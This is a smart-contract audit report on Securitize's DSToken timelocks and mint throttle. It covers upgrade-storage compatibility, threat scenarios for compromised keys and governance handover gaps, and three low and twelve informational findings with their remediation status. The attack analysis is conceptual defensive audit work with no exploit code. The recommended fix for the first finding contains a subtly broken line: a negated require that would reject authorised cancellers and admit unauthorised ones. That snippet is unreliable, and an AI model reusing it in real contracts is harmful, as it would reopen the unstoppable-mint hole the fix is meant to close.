




Securitize DSToken Timelocks Audit Report

Prepared by [Cyfrin](#)

Version 2.0

Lead Auditors

[Dacian](#)

[Alix40](#)

September 7, 2026

Contents

1	About Cyfrin	3
2	Disclaimer	3
3	Risk Classification	3
4	Protocol Summary	3
5	Audit Scope	3
6	Executive Summary	4
6.1	Deployment Upgrade Compatibility	4
6.1.1	Storage layout verification	4
6.1.2	Live mainnet deployments	4
6.1.3	Compatibility by deployment generation	5
6.1.4	RebasingLibrary Upgrade Compatibility	6
6.1.5	ERC20PermitMixin Upgrade Compatibility	6
6.2	Answers To Section 5 Questions	7
6.2.1	Compromised issuance key	7
6.2.2	Compromised master key before handover	7
6.2.3	Compromised proposer after handover	8
6.2.4	Residual controller admin	8
6.2.5	Silent de-escalation	9
6.2.6	Enforcement and discovery drift	9
6.2.7	Stale scheduled mint	10
6.2.8	Containment grieving	10
7	Findings	13
7.1	Low Risk	13
7.1.1	DSToken::setOverCapDelay, setMintCap never validate overCapDelay and documented 48hr timelock delay useless vs 5hr overcap delay	13
7.1.2	SecuritizeRebasingProvider::setMultiplier is onlyIssuerOrAbove and unbounded, so the DSToken mint cap does not bound value creation by a compromised issuance key	14
7.1.3	DSToken::_issueUncapped relies on validateIssuance, but its authorizedSecurities ceiling is measured against a multiplier-denominated totalSupply the issuance role controls	19
7.2	Informational	22
7.2.1	setup-governance handover omits deprecated service ids so pre-handover key retains Own-ableUpgradeable::owner upgrade authority over live ROLE_ISSUER and ROLE_TRANSFER-AGENT proxies and can burn, seize holder balances with no delay	22
7.2.2	setup-governance surrenders ROLE_MASTER before confirming every ownership transfer succeeded, so a silently skipped owner mismatch leaves a live ROLE_ISSUER proxy outside the timelock and is detected only after the step is irreversible	28
7.2.3	verify-governance compares service slots without attesting the deployed implementation, so it reports no drift in a state where ComplianceConfigurationService rule setters remain transfer-agent gated and entirely undelayed	30
7.2.4	IDSServiceConsumer::DEPRECATED_ISSUER_MULTICALL, DEPRECATED_TA_MULTICALL are both zero while the deployment utilities define them as 8194 and 8195, leaving two incompatible service-id registries	33
7.2.5	BulkOperator holds ROLE_ISSUER but is registered under no service id, so handover and verification cannot see it and its owner retains instant upgrade authority	34
7.2.6	A single TimelockController::scheduleBatch containing updateDelay set to zero converts a delayed controller into an instant one for the cost of one delay	35
7.2.7	DSToken::scheduleOverCapIssuance includes block.timestamp in the operation id, so one salt can schedule the same mint repeatedly in different blocks	35

7.2.8	DSToken::setMintCap, setOverCapGracePeriod accept unbounded inputs, so a mistaken governance proposal causes an issuance outage lasting at least one timelock delay	36
7.2.9	Governance script gaps: the pre-handover checklist asserts stored values rather than installed behaviour or reachable authority	36
7.2.10	TrustService::removeRole on an address with no role emits DSTrustServiceRoleAdded . .	38
7.2.11	Gate DSToken::executeOverCapMint on the token pause to give the transfer agent an instant block on scheduled exceptional mints	38
7.2.12	Minting-control documentation is stale on window reset and silent on exceptional-mint operations and the tumbling-window boundary	39

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the in-scope code being audited.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

DSToken is an upgradeable, rebasing ERC-20 security-token system that coordinates investor registration, transfer restrictions, compliance rules, privileged roles and issuance through a registry of supporting services. This engagement reviewed new delay-based controls: three OpenZeppelin `TimelockController` instances governing master, compliance and role-management operations, and a per-window mint allowance with a scheduled, cancellable exceptional-mint path.

5 Audit Scope

The focus of this audit was changed for BC-2132 (mint throttle + over-cap timelock) and BC-2133 (governance timelocks), limited to the [diff](#) between commits 77c1927 -> fa69a36 affecting the following files:

```
// contracts
compliance/ComplianceConfigurationService.sol
data-stores/TokenDataStore.sol
data-stores/TrustServiceDataStore.sol
service/IDSServiceConsumer.sol
token/DSToken.sol
token/IDSMintThrottle.sol
token/StandardToken.sol
trust/TrustService.sol
trust/IDSTrustService.sol

// deployment
tasks/deploy-timelocks.ts
tasks/setup-governance.ts
tasks/verify-governance.ts
```

6 Executive Summary

Over the course of 3 days, the Cyfrin team conducted an audit on the [DSToken Timelocks](#) code provided by [Securitize](#). The findings consist of 3 Low severity issues with the remainder being informational.

6.1 Deployment Upgrade Compatibility

The changes under review append seven new storage variables to `TokenDataStore` (`mintCapAmount`, `mintCapWindow`, `windowStart`, `mintedInWindow`, `overCapDelay`, `overCapGracePeriod`, `pendingMints`) and one to `TrustServiceDataStore` (`rolesGovernor`), consuming reserved `__gap` slots rather than shifting existing layout. Since `DSToken` and `TrustService` are UUPS-upgradeable contracts already live behind ERC1967 proxies on Ethereum mainnet, we independently verified that upgrading an existing deployment to the reviewed implementation preserves storage.

Verification was performed in three ways:

1. The pre-change codebase and the reviewed codebase were each compiled with `solc` 0.8.22 and their emitted `storageLayout` outputs compared slot-by-slot across every contract.
2. The Etherscan-verified source of each distinct live implementation was retrieved and inspected; one representative implementation per deployment generation was recompiled and its layout diffed against the reviewed codebase.
3. The live storage of every identified proxy was read directly over JSON-RPC to confirm that the slots the upgrade writes into are currently unwritten.

6.1.1 Storage layout verification

`TokenDataStore` is inherited only by `StandardToken`, and thus by exactly one production contract, `DSToken`. Every pre-existing variable retains its exact slot and offset:

Slot(s)	Pre-change	Reviewed
0 - 65	<code>services ... paused</code>	unchanged
66 - 100	<code>__gap[35]</code>	<code>mintCapAmount ... pendingMints</code> (66 - 72), <code>__gap[28]</code> (73 - 100)
101 - 149	<code>__gap[49]</code> (<code>ERC20PermitMixin</code>)	unchanged

Seven slots consumed, twenty-eight reserved: the total footprint of `TokenDataStore` is unchanged, and the trailing `ERC20PermitMixin` gap still begins at slot 101. `TrustServiceDataStore` follows the same pattern, with `rolesGovernor` at slot 6 and `__gap` reduced from 44 to 43. A sweep across all contracts confirmed that no existing variable changes slot or offset. OpenZeppelin's `validateImplementation` passes for `TrustService`, and for `DSToken` once external library linking is permitted for `TokenLibrary`.

No reinitializer is introduced, and none is required for the appended storage. With respect to the new throttle and governance controls, all new variables default to zero and preserve pre-upgrade behaviour: `mintCapAmount == 0` short-circuits the throttle check, and `rolesGovernor == address(0)` causes `onlyRoleAdmin` to fall through to the legacy `MASTER`, `ISSUER`, `TRANSFER_AGENT` permission set. Those controls are inert until a `MASTER` explicitly configures them. This storage-level conclusion does not remove the non-storage upgrade prerequisites described below.

6.1.2 Live mainnet deployments

Enumerating contract creations by the deployer account `0xd69fefe5df62373dcbde3e1f9625cf334a2dae78` identified the following `DSToken` proxies on Ethereum mainnet. The compiler version of each implementation identifies its

deployment generation. The implementation addresses and relevant live state below were re-checked at Ethereum block 25,925,208:

Addresses are abbreviated for readability; each abbreviated address links to its full address on Etherscan.

Symbol	Name	Proxy	Implementation	solc
BUIDL-I	BlackRock USD Institutional Digital Liquidity Fund - I Class	0x6a9d...9041	0x9e26...3626	0.8.20
VBILL	VanEck Treasury Fund	0x2255...ff01	0xaf88...5156	0.8.20
ACRED	Apollo Diversified Credit Securitize Fund	0x1741...f27b	0xfc8a...06e2	0.8.20
PFII	Preservation Fund II Token	0xbb8f...d7f9	0x9d21...7cef	0.8.20
VOLOREB	VOLOREB	0x9f3f...56c5	0x64b7...d4a4	0.8.22
HLSCOPE	Hamilton Lane SCOPE Securitize Tokenized Feeder Fund LP	0xda2f...752e	0xa2f6...62c9	0.8.20
USDCIHF	USDCIHF	0xecaf...ff1c	0x9e26...3626	0.8.20
VOLOREB2	VOLOREB2	0x3ea6...2b9c	0xb7c7...d837	0.8.22

The supporting service contracts are deployed per token. For ACRED, the stack resolved from the token's services mapping is:

Service	Proxy	Implementation
TrustService	0xc397...7101	0xd541...141e
RegistryService	0x3a8e...c319	0x9ef3...800b
ComplianceServiceRegulated	0xdf6...47af	0x5106...8776
WalletManager	0x5275...138a	0xc67b...c20a
InvestorLockManager	0x4914...ec91	0xf73d...d6c5
ComplianceConfigurationService	0x4946...ea6c	0xe51d...f2ed
TokenIssuer	0x1ffd...f366	0x23f2...d66b
WalletRegistrar	0xddf1...b44f	0x7940...040a
TransactionRelayer	0x9b70...224e	0x65e8...ed54

At block 25,925,208, the MASTER_TIMELOCK service slot was unset on all eight deployments, consistent with the reviewed timelock functionality not yet being deployed to them.

6.1.3 Compatibility by deployment generation

Three distinct generations of DSToken are live on mainnet, and the reviewed implementation is storage-compatible with the two deployed behind ERC1967 proxies:

- **0.8.22 generation** (VOLOREB, VOLOREB2). TokenDataStore is identical to the pre-change codebase. The upgrade writes only into previously reserved gap slots. Compatible.
- **0.8.20 generation** (BUIDL-I, VBILL, ACRED, PFII, HLSCOPE, USDCIHF). This generation declares a two-slot TokenPartitions struct at slots 58 - 59 and cap at slot 60. The reviewed code replaces these with DEPRECATED_PARTITIONS_WALLETS, DEPRECATED_PARTITIONS_BALANCES and DEPRECATED_CAP at the same slots.

Both members of `TokenPartitions` are mappings (`walletPartitions` and `investorPartitionsBalances`), and a mapping's declaration slot is never written, so slots 58 - 59 hold zero and the renamed variables are unused. Compatible.

- **Legacy generation** (BUIDL, 0x7712c34205737192402172409a8f7ccef8aa2aec). Compiled with `solc 0.8.13`, deployed behind a bespoke proxy rather than ERC1967, and containing no storage gaps at all. This deployment is not an upgrade target for the reviewed codebase and would require a separate migration path.

Reading live storage on all eight ERC1967 proxies confirms the source-level analysis empirically. At block 25,925,208, slots 58 and 59 read zero, `cap/DEPRECATED_CAP` at slot 60 read zero and the seven slots the upgrade claims (66 - 72) were unwritten on every proxy. During the original verification, the entire 101 - 149 range was also unwritten.

6.1.4 RebasingLibrary Upgrade Compatibility

Storage compatibility is necessary but not sufficient, and one non-storage incompatibility affects the same six deployments. `StandardToken::balanceOf`, `totalSupply` in the reviewed codebase resolve the rebasing provider from service id 8196 and call `convertSharesToTokens` on it with no zero-address guard. That service is unset on all six 0.8.20-generation proxies, whose currently deployed implementations predate rebasing and never dereference it. Reading service 8196 on each returns the zero address, while five of the six carry non-zero supply, so upgrading any of them to the reviewed implementation makes every balance, transfer and issuance path revert until a provider is wired.

Wiring one stops the reverts but does not restore the balances. These proxies hold raw token units in `wallets-Balances`, where a rebasing-native deployment holds shares scaled by $10^{18 - \text{decimals}}$: `VOLOREB` runs multiplier $1e18$ at six decimals, so its stored shares are $1e12$ times its token balances. Interpreting a 0.8.20 balance as shares at the deployment default multiplier of $1e18$ divides it by that same $1e12$, so `ACRED`'s stored 45729764 reads as zero.

Preserving balances therefore requires either migrating every stored balance into shares, or deploying the provider with a compensating multiplier of $1e30$, which reproduces raw units exactly but departs from the platform's $1e18$ convention. Sequencing the provider ahead of the upgrade does not by itself resolve it. The upgrade procedure itself is outside this engagement's scope and was not reviewed.

6.1.5 ERC20PermitMixin Upgrade Compatibility

That last range matters because none of the live implementations inspected includes `ERC20PermitMixin`, which the reviewed codebase inherits and which contributes the `__gap[49]` at slots 101 - 149. Those slots are virgin storage on every existing proxy, so introducing the mixin is safe, but it does mean that no live deployment matches the reviewed implementation exactly: the 0.8.22 generation matches the reviewed `TokenDataStore` layout, but every deployment will take both the permit and the mint-throttle changes in the same upgrade.

Introducing the mixin has one further consequence for an in-place upgrade. `ERC20PermitMixin` sets the EIP-712 domain by calling `__EIP712_init` with the token name and the version "1", reachable only through `DSToken::initialize` under the `initializer` guard. No reinitializer is declared and no upgrade task exists, so on an upgrade that call never runs. The mixin overrides `_EIP712Name` to return the ERC-20 name, so the name is recovered from existing state, but it does not override `_EIP712Version`, which reads an ERC-7201 slot that is empty on an upgraded proxy.

`OpenZeppelin`'s fallback to the legacy `_hashedVersion` slot does not apply, since no live implementation has ever initialized EIP-712, so the version hashes as the empty string. An upgraded token therefore computes a different domain separator from a freshly deployed token of the same name, and any integrator that builds the domain from the token name and the conventional version "1", rather than reading `DOMAIN_SEPARATOR()` off the token, produces signatures that permit rejects. Overriding `_EIP712Version` to return the constant removes the dependency on initialization having run.

6.2 Answers To Section 5 Questions

6.2.1 Compromised issuance key

The primary enforcement mechanism has a single choke point: every standard issuance path converges on `DSToken::issueTokensWithMultipleLocks`, the only caller of `_checkThrottle`, so splitting issuance across entry points gains nothing. `setMintCap` is `onlyMaster`, so a compromised issuance key cannot reset the counter.

At the audited commit, three defects allowed a compromised issuer to defeat the intended limits:

- `cancelOverCapMint` was `onlyMaster`. After handover, a cancellation therefore had to wait for the master controller's documented 48-hour delay and could not stop an exceptional mint that became ready after the documented five-hour `overCapDelay`. The zero-valued default was also permitted while the cap was active, allowing scheduling and execution in the same block. In response to **L-1**, the protocol required a non-zero `overCapDelay` while the cap is active and made cancellation a direct `onlyIssuerOrTransferAgentOrAbove` action
- `SecuritizeRebasingProvider::setMultiplier` was `onlyIssuerOrAbove`, while `_checkThrottle` accounted for token amounts even though the protocol records ownership in shares. A compromised issuer could lower the multiplier, mint the full nominal cap and restore the multiplier, retaining an arbitrarily larger share allocation. In response to **L-2**, the protocol denominated `mintCapAmount`, `mintedInWindow` and `MintCapConsumed` in shares and restricted `setMultiplier` to `onlyMaster`
- Exceptional-mint execution re-applies the token-denominated `authorizedSecurities` ceiling through `ComplianceService::validateIssuance`. At the audited commit, the issuer could lower the multiplier before execution and thereby manipulate the multiplier-denominated `totalSupply` used by that check. In response to **L-3**, the protocol resolved the compromised-issuer path through the same `setMultiplier` restriction. `authorizedSecurities` remains token-denominated, but an issuance key can no longer alter its denominator

After remediation, ordinary issuance is bounded to `mintCapAmount` shares in each tumbling window. A full allowance may nevertheless be consumed immediately before a window boundary and again immediately afterwards, allowing up to $2 * \text{mintCapAmount}$ shares within seconds across the boundary. This accepted property was documented in response to **I-12**; the sustained rate remains `mintCapAmount` per `mintCapWindow`.

The exceptional path intentionally bypasses the window counter. Any number and amount of exceptional operations may be scheduled, so absent timely cancellation or a ceiling enforced by the installed compliance service, it has no finite issuance maximum. The remediation gives issuers, transfer agents and master authority an immediate cancellation path. This also lets a malicious issuer cancel another issuer's pending operation, but cancellation is fail-safe because the mint can be rescheduled, and the malicious issuer's role can be removed through the roles timelock.

6.2.2 Compromised master key before handover

There is no protection other than completing the handover:

- `ServiceConsumer::onlyMaster` accepts either `owner()` or `ROLE_MASTER`, so either principal can disable the mint cap, repoint services via `setDSService` and authorize a UUPS upgrade. At the audited commit, either could also zero `overCapDelay` while the cap remained active; after **L-1**, it can still disable the cap first and then zero the delay
- `TrustService::onlyMaster` is role-only with no `owner()` bypass, so pointing the roles governor at yourself via `setRolesGovernor` or transferring `MASTER` via `setServiceOwner` requires `ROLE_MASTER` itself
- master also satisfies `onlyIssuerOrAbove`, so it can mint directly once the cap is disabled

At the audited commit, an incomplete handover could be mistaken for a complete one. The task silently skipped unexpected ownership states, asserted owners only after handover, printed rather than asserted controller delays, and did not inspect controller role membership.

The protocol made the following changes:

- In response to **I-01**, the setup and verification tasks now share an expanded governed-service list that includes deprecated ids; unexpected owners are fatal unless explicitly acknowledged with `--skip-services`; and new deployments grant WalletRegistrar EXCHANGE rather than the unnecessarily powerful ISSUER role
- In response to **I-02**, the task treats an unexpectedly non-Ownable target as a blocker, re-reads every owner after transfer and runs the full ownership verification before surrendering ROLE_MASTER
- In response to **I-05**, BulkOperator is registered under service id 8193, allowing new deployments to discover it and include it in the handover
- In partial response to **I-09**, assertion-mode verification now requires non-zero expected controller addresses, checks that each governed service resolves the token's TrustService, rejects unreadable owners or addresses without code, and requires every supplied master proposer to hold both PROPOSER_ROLE and CANCELLER_ROLE before handover

The updated verification:

- doesn't detect unexpected controller admins, proposers or cancellers or assert mint-throttle configuration
- delay checks are optional and are not supplied by the automatic `setup-governance` invocation
- the service-id enumeration also cannot discover an arbitrary role holder that is not registered under any service id
- existing live deployments require a per-token review and any necessary ownership, role and service-registration migration

6.2.3 Compromised proposer after handover

A compromised proposer cannot force an operation through while an honest canceller remains responsive, but it can create a persistent contest over the queue:

- TimelockController's constructor grants CANCELLER_ROLE to every proposer, so a compromised proposer can cancel an operation that would revoke its own role. Once the temporary admin has renounced, that revocation must pass through the controller because DEFAULT_ADMIN_ROLE belongs only to the controller itself
- deploy-timelocks supplies the same proposer list to all three controllers and defaults the executor list to it. If a common key is compromised, it is a proposer, canceller and executor across the master, compliance and roles domains. Honest cancellers can stop its malicious operations, but it can stop queued recovery operations and repeatedly reschedule attacks
- updateDelay has no floor, so an updateDelay(0) operation that survives the existing delay makes later operations instant. **I-06** did not change this deliberate OpenZeppelin library behavior: the protocol added optional expected-delay assertions, monitoring for MinDelayChange, and heightened alerts for self-targeting controller operations

6.2.4 Residual controller admin

While the temporary admin remains, it can immediately:

- grant itself or others PROPOSER_ROLE, EXECUTOR_ROLE, CANCELLER_ROLE, and cancel existing scheduled operations once it has granted itself CANCELLER_ROLE
- revoke those roles from legitimate operators, schedule updateDelay(0) wait the existing delay then executive that operation. Subsequent operations can then be scheduled and executed immediately
- grant additional external accounts DEFAULT_ADMIN_ROLE
- revoke DEFAULT_ADMIN_ROLE from the timelock itself
- upgrade existing contracts for which the temporary admin is also the owner and use their permissions and roles (eg **I-01**). At the audited commit, the controller admin was not the only residual authority. BaseDSContract::_authorizeUpgrade accepts owner(), and the handover omitted the deprecated service ids 2048,

8192 and 16384, silently skipped `WalletRegistrar` when it was owned by another principal, could not discover `BulkOperator`, and surrendered `ROLE_MASTER` before confirming all transfers. This left live role-bearing proxies upgradeable by a pre-handover owner without delay. These paths were addressed for the tooling and new deployments by **I-01**, **I-02** and **I-05** as described above. Existing deployments still require the corresponding per-token remediation before their handover can be considered complete.

The temporary admin cannot immediately:

- create new scheduled operations which execute before the current `minDelay` has elapsed
- directly call protected protocol functions that recognize only the controller address
- directly call `TimelockController::updateDelay`, because that function requires `msg.sender == address(this)`

The scripts don't verify that the deployer or temporary admin has renounced `DEFAULT_ADMIN_ROLE`. This matches the documented ordering because verification runs before renunciation, but it leaves the final security-critical step without automated confirmation:

- `deploy-timelocks` prints an instruction to renounce later
- `setup-governance` uses `hasRole` to verify that supplied master proposers hold `PROPOSER_ROLE` and `CANCELLER_ROLE`
- `verify-governance` makes no `hasRole(DEFAULT_ADMIN_ROLE, deployer)` check against any controller
- after the scripts have been successfully run, the runbook instructs the admin to call `TimelockController::renounceRole(timelock.DEFAULT_ADMIN_ROLE(), adminWallet)`.

6.2.5 Silent de-escalation

Clearing the roles governor is observable and delayed as intended:

- `TrustService::setRolesGovernor` is only `Master` with no `owner()` bypass, so only the master timelock can call it after handover
- it emits a dedicated `DSTrustServiceRolesGovernorSet(previousGovernor, newGovernor, sender)` carrying both the old and the new value

Clearing compliance enforcement has a weaker monitoring signal:

- `setDSService(8199, address(0))` on the `ComplianceConfigurationService` emits only the generic `DSServiceSet`, so monitoring has to decode the service id to notice it
- at the audited commit, `ServiceConsumer::onlyMaster` also accepted a residual `owner()` that the incomplete handover could skip, allowing that owner to clear enforcement immediately. **I-01** and **I-02** addressed the silent handover path; after a complete handover, the owner is the master timelock and clearing service 8199 is delayed

Neither setter validates that its argument has contract code. A delayed master operation can therefore install an EOA and give it direct domain authority. That assignment is not silent: the setters emit events, and assertion-mode verification now rejects a mirrored controller address that does not respond to `getMinDelay`. The risk remains if verification is not rerun after the change.

Monitoring must also account for acknowledged **I-10**: `TrustService::removeRole` called for an address whose role is already `NONE` emits `DSTrustServiceRoleAdded` even though no role was granted.

6.2.6 Enforcement and discovery drift

Changing only a discovery mirror does not change on-chain authority:

- no contract reads 8198, 8199 or 8200 from the token to authorize an operation; compliance authority comes from the `ComplianceConfigurationService`'s own slot and role authority comes from `TrustService::rolesGovernor`

Drift nevertheless breaks operations and observation:

- if the mirror names a real but powerless controller, a proposal sent through it normally reverts when the target rejects that controller, while the controller that actually holds authority may go unwatched for `CallScheduled`
- monitoring should resolve controllers from the enforcement slots and treat the token mirrors only as a cross-check
- drift is the normal intermediate state because `setup-governance` writes the mirrors before enforcement in separate transactions

More importantly, matching storage slots do not prove that the installed implementation enforces them. As demonstrated in acknowledged **I-03**, a legacy `ComplianceConfigurationService` can store service 8199 without containing `onlyComplianceAdmin`; verification then reports matching addresses while transfer agents can still modify compliance rules directly. The protocol accepted this tooling limitation because these Hardhat tasks are not its production deployment path and instead requires a per-token implementation review before governance wiring.

6.2.7 Stale scheduled mint

Execution-time validation is adequate:

- `executeOverCapMint` reaches `validateIssuance`, so whatever the installed compliance service checks is re-applied at execution and a lapsed recipient reverts; under `ComplianceServiceRegulated` that is registry membership, country rules, investor caps and liquidate-only status, but not blacklisting, which only the permissionless and global-whitelisted implementations consult

The operation snapshots its timing parameters by design:

- `overCapGracePeriod` defaults to 0, which the code reads as a never-expires sentinel, so by default every scheduled mint stays executable indefinitely
- `readyAt` and `expiresAt` are fixed at schedule time, so changing the delay or grace period later does not alter pending operations; stale operations must be cancelled individually. This snapshot behavior is intentional, and **I-12** added operator guidance to configure the grace period before enabling the cap
- at the audited commit, the operation id included `block.timestamp`, so the same `(to, amount, salt)` request submitted in a later block produced a separate live operation. In response to **I-07**, the protocol removed the timestamp. The id is now a pure function of `(to, amount, salt)`, and the same tuple cannot be scheduled again in a later block. Executed, cancelled and expired ids remain tombstoned, so a genuinely new authorization requires a fresh salt
- `_issueUncapped` passes empty lock arrays, so an exceptional mint carries none of the caller-supplied locks `issueTokensCustom` can attach, though the installed compliance service still records its own issuance lockup where one is configured

6.2.8 Containment grieving

The asymmetry is deliberate and worth keeping, but the pause is narrower than it looks:

- `StandardToken::transfer` carries no `whenNotPaused`, the flag reaches only `newPreTransferCheck`, and `doPreTransferCheckRegulated` returns `VALID` for a transfer to a platform wallet before it tests `_paused`, where `ComplianceServicePermissionless` tests `_pausedToken` first and blocks every transfer
- issuance is not pause-gated at all, since no compliance service reads the flag on the `validateIssuance` path
- `burn` and `seize` reach `validateBurn` and `validateSeize`, neither of which consults the pause flag
- a pause therefore freezes transfers and nothing else, and under the regulated implementation not even all of those, which bounds the availability harm as much as it bounds the containment benefit

At the audited commit, this also meant that a transfer agent who detected a suspicious exceptional mint could pause transfers but could not stop the mint: execution ignored pause and cancellation was delayed behind master

authority. **I-11** was resolved through an alternative mitigation rather than by pause-gating execution; `cancelOverCapMint` is now a `direct onlyIssuerOrTransferAgentOrAbove` action, so a transfer agent can cancel the pending operation immediately. Pause itself still does not block issuance.

The grieving loop is real but breakable in a single delay period:

- `pause` is `onlyTransferAgentOrAbove` while `unpause` is `onlyMaster`, so after handover any transfer-agent key costs the issuer one master delay, and since `pause` is only `whenNotPaused` the same key can re-pause in the next block
- one `TimelockController::scheduleBatch` containing `TrustService::removeRole` and `DSToken::unpause` executes atomically, and the master timelock satisfies `onlyRoleAdmin` directly through `ROLE_MASTER`, so the loop cannot be repeated
- the practical controls are keeping the transfer-agent set small, alerting on `Pause`, and pre-staging that batch rather than composing it once the token is already frozen

Summary

Project Name	DSToken Timelocks
Repository	dstoken
Commit	fa69a365c0ff...
Fix Commit	f463659abfd0...
Audit Timeline	Aug 26th - Aug 28th, 2026
Methods	Manual Review

Issues Found

Critical Risk	0
High Risk	0
Medium Risk	0
Low Risk	3
Informational	12
Gas Optimizations	0
Total Issues	15

Summary of Findings

[L-1] <code>DSToken::setOverCapDelay</code> , <code>setMintCap</code> never validate <code>overCapDelay</code> and documented 48hr timelock delay useless vs 5hr overcap delay	Resolved
[L-2] <code>SecuritizeRebasingProvider::setMultiplier</code> is <code>onlyIssuerOrAbove</code> and unbounded, so the <code>DSToken</code> mint cap does not bound value creation by a compromised issuance key	Resolved

[L-3] DSToken::_issueUncapped relies on validateIssuance, but its authorizedSecurities ceiling is measured against a multiplier-denominated totalSupply the issuance role controls	Resolved
[I-01] setup-governance handover omits deprecated service ids so pre-handover key retains OwnableUpgradeable::owner upgrade authority over live ROLE_ISSUER and ROLE_TRANSFER_AGENT proxies and can burn, seize holder balances with no delay	Resolved
[I-02] setup-governance surrenders ROLE_MASTER before confirming every ownership transfer succeeded, so a silently skipped owner mismatch leaves a live ROLE_ISSUER proxy outside the timelock and is detected only after the step is irreversible	Resolved
[I-03] verify-governance compares service slots without attesting the deployed implementation, so it reports no drift in a state where Compliance-ConfigurationService rule setters remain transfer-agent gated and entirely undelayed	Acknowledged
[I-04] IDSServiceConsumer::DEPRECATED_ISSUER_MULTICALL, DEPRECATED_TA_MULTICALL are both zero while the deployment utilities define them as 8194 and 8195, leaving two incompatible service-id registries	Resolved
[I-05] BulkOperator holds ROLE_ISSUER but is registered under no service id, so handover and verification cannot see it and its owner retains instant upgrade authority	Resolved
[I-06] A single TimelockController::scheduleBatch containing updateDelay set to zero converts a delayed controller into an instant one for the cost of one delay	Resolved
[I-07] DSToken::scheduleOverCapIssuance includes block.timestamp in the operation id, so one salt can schedule the same mint repeatedly in different blocks	Resolved
[I-08] DSToken::setMintCap, setOverCapGracePeriod accept unbounded inputs, so a mistaken governance proposal causes an issuance outage lasting at least one timelock delay	Acknowledged
[I-09] Governance script gaps: the pre-handover checklist asserts stored values rather than installed behaviour or reachable authority	Partially Resolved
[I-10] TrustService::removeRole on an address with no role emits DSTrust-ServiceRoleAdded	Acknowledged
[I-11] Gate DSToken::executeOverCapMint on the token pause to give the transfer agent an instant block on scheduled exceptional mints	Resolved
[I-12] Minting-control documentation is stale on window reset and silent on exceptional-mint operations and the tumbling-window boundary	Resolved

7 Findings

7.1 Low Risk

7.1.1 DSToken::setOverCapDelay, setMintCap **never validate** overCapDelay and documented 48hr timelock delay useless vs 5hr overcap delay

Description: DSToken::setMintCap validates its own parameter pair but does not require overCapDelay to be set and setOverCapDelay accepts any uint256 with no validation at all. Enabling the allowance therefore produces a token where it is enforced on the normal path and simultaneously bypassable in one transaction, with no event distinguishing the two. The deployment runbook has no mint-control configuration step, so nothing directs an operator to set the delay first.

Above zero a second problem remains. DSToken::cancelOverCapMint is onlyMaster, and after handover master authority is the master timelock, so cancelling is itself a queued operation: schedule, wait minDelay, execute. A cancel beats the mint only where overCapDelay exceeds the master delay plus detection and human response time. Nothing links the two values: the master delay is a constructor argument of the controller, overCapDelay is token storage set by an unrelated later transaction, and a subsequent updateDelay raising the master delay silently invalidates a previously safe pairing. The worked example in the design notes uses 5 hour overcap delay against 48 hour timelock delay which renders the timelock cancel ineffective:

- 5 hours overcap delay: docs/bc-2132-mint-throttling-flows.md, Flow 7 (the happy-path walkthrough), at lines 160-167:

```
readyAt: now + overCapDelay, // e.g. now + 5h expiresAt: now + overCapDelay + overCapGracePeriod,  
// e.g. now + 29h ... --- wait overCapDelay (5 hours) ---
```

It's not a one-off. The same 5h carries through Flow 8 (line 187), Flow 9 (lines 202-209) and Flow 10 (line 221), so it's the document's working assumption for overCapDelay throughout, not a stray number in one example.

- 48 hours timelock delay in three places, consistent:
 - tasks/deploy-timelocks.ts:19 — .addOptionalParam('masterDelay', ..., 172800, types.int)
 - docs/runbooks/governance-timelocks.md:9 and :26 — the suggested minDelay table entry, and the literal --master-delay 172800 in the deploy command
 - docs/timelocks.md:90 — FR-1's implementation reference, "delays 172800 / 86400 / 86400 seconds as deployment defaults"

Impact: In the post-upgrade default state the exceptional path is an unconditional allowance bypass for any ROLE_ISSUER holder, bounded only by the operator remembering to set a delay that has no default and no prompt. Once a non-zero delay is set but chosen below the master delay (per the design docs 5hr overcap delay & 48hr timelock delay), scheduled mints become observable through OverCapMintScheduled yet unstoppable, because the cancel matures after the mint executes.

Recommended Mitigation: The durable fix is to stop requiring overCapDelay to outrun the master delay, rather than to police a relationship between two values set in different places at different times.

Cancellation is fail-safe: a wrongful cancel delays a re-schedulable subscription, while a missed cancel is unbounded issuance. The deployment already creates principals able to act inside the delay, since Timelock-Controller grants CANCELLER_ROLE to every proposer and the runbook requires cancellers to be direct wallets precisely so cancellation can outrun a delay. Change DSToken::cancelOverCapMint to allow holders of CANCELLER_ROLE in the timelock to cancel pending overcap mints:

```
function cancelOverCapMint(bytes32 _operationId) external override {  
    require(!_canCancelOverCapMint(msg.sender), "Insufficient trust level");  
    // unchanged below  
}  
  
function _canCancelOverCapMint(address _who) internal view returns (bool) {  
    if (owner() == _who) return true;  
    if (getTrustService().getRole(_who) == ROLE_MASTER) return true;
```

```

    address masterTimelock = getDSService(MASTER_TIMELOCK);
    if (masterTimelock != address(0)) {
        try IAccessControl(masterTimelock).hasRole(CANCELLER_ROLE, _who) returns (bool ok) {
            return ok;
        } catch {}
    }
    return false;
}

```

overCapDelay then only has to exceed human response time, so it can be chosen on operational grounds without reference to the master delay.

